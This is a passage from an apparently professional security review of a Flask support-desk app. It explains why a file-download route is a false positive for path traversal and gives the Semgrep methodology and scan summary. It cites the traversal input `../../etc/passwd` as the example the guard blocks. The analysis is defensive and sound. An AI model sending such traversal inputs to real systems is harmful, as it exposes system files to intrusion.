This is the secure counterpart of the vulnerable `download_attachment()` (Finding 5) and a sink a reviewer would naturally inspect for path traversal. It calls `resolve_within(ATTACHMENTS_DIR, filename)`, which does `(base / filename).resolve()` to canonicalize the path (collapsing any `../` sequences) and then verifies the result remains inside the base directory, returning `None` (→ 404) otherwise. Because traversal is resolved *and* the containment check rejects anything outside the attachments folder, `../../etc/passwd` is blocked. Pattern-matching `send_file(user_input)` would flag it, but the guard makes it non-exploitable — a False Positive. *Minor hardening note:* the check uses `str.startswith`, which could prefix-match a sibling directory like `attachments_x`; no such directory exists here, so it is not exploitable, but `os.path.commonpath` would be more robust.

SECURITY IMPACT

None. Canonicalization plus the containment check prevent escaping the attachments directory.

REMEDIATION (WHY NOT REQUIRED)

No remediation required. *Optional hardening:* compare with `os.path.commonpath` or ensure a trailing separator in the prefix check; apply this same guard to `download_attachment()` (Finding 5).

Appendix A — Methodology & Full Scan Output

METHODOLOGY

- Unzipped `supportdesk-app.zip` and reviewed all source: `app.py`, `models.py`, `utils.py`, and the Jinja2 templates.
- Installed Semgrep v1.168.0 in a Python virtual environment and ran `semgrep scan --config auto .` over the codebase.
- Treated tool output as a *starting point*: manually traced data flow from each request parameter (source) to each dangerous sink, and validated exploitability in context.
- Classified each finding True/False Positive and reasoned about real-world impact and remediation.

FULL SEMGREP SCAN — SUMMARY

```
Terminal — Semgrep SAST scan (Scaler Support Desk)
$ semgrep scan --config auto .

┌──────────────────┐
│ 22 Code Findings │
└──────────────────┘

  app.py                  14 findings  (SECRET_KEY, eval, os.popen x2, raw-html x6,
                                        debug=True, host 0.0.0.0)
  models.py                3 findings  (raw SQL concat x1, formatted SQL x2)
  utils.py                 1 finding   (md5 used as password)
  templates/login.html     1 finding   (missing csrf token)
  templates/ticket.html    3 findings  (missing csrf token x3)

  Language      Rules   Files
 ──────────────────────────────
  <multilang>      60      13
  html              1       5
  python          243       3

┌──────────────┐
│ Scan Summary │
└──────────────┘
 Scan completed successfully.
  • Findings: 22 (22 blocking)
  • Rules run: 304
  • Targets scanned: 13
  • Parsed lines: ~98.7%
Ran 304 rules on 13 files: 22 findings.
```

Semgrep full scan summary: 22 findings across 13 targets, 304 rules

Raw machine-readable results are included in the repository as `semgrep_results.txt` and `semgrep_results.json`.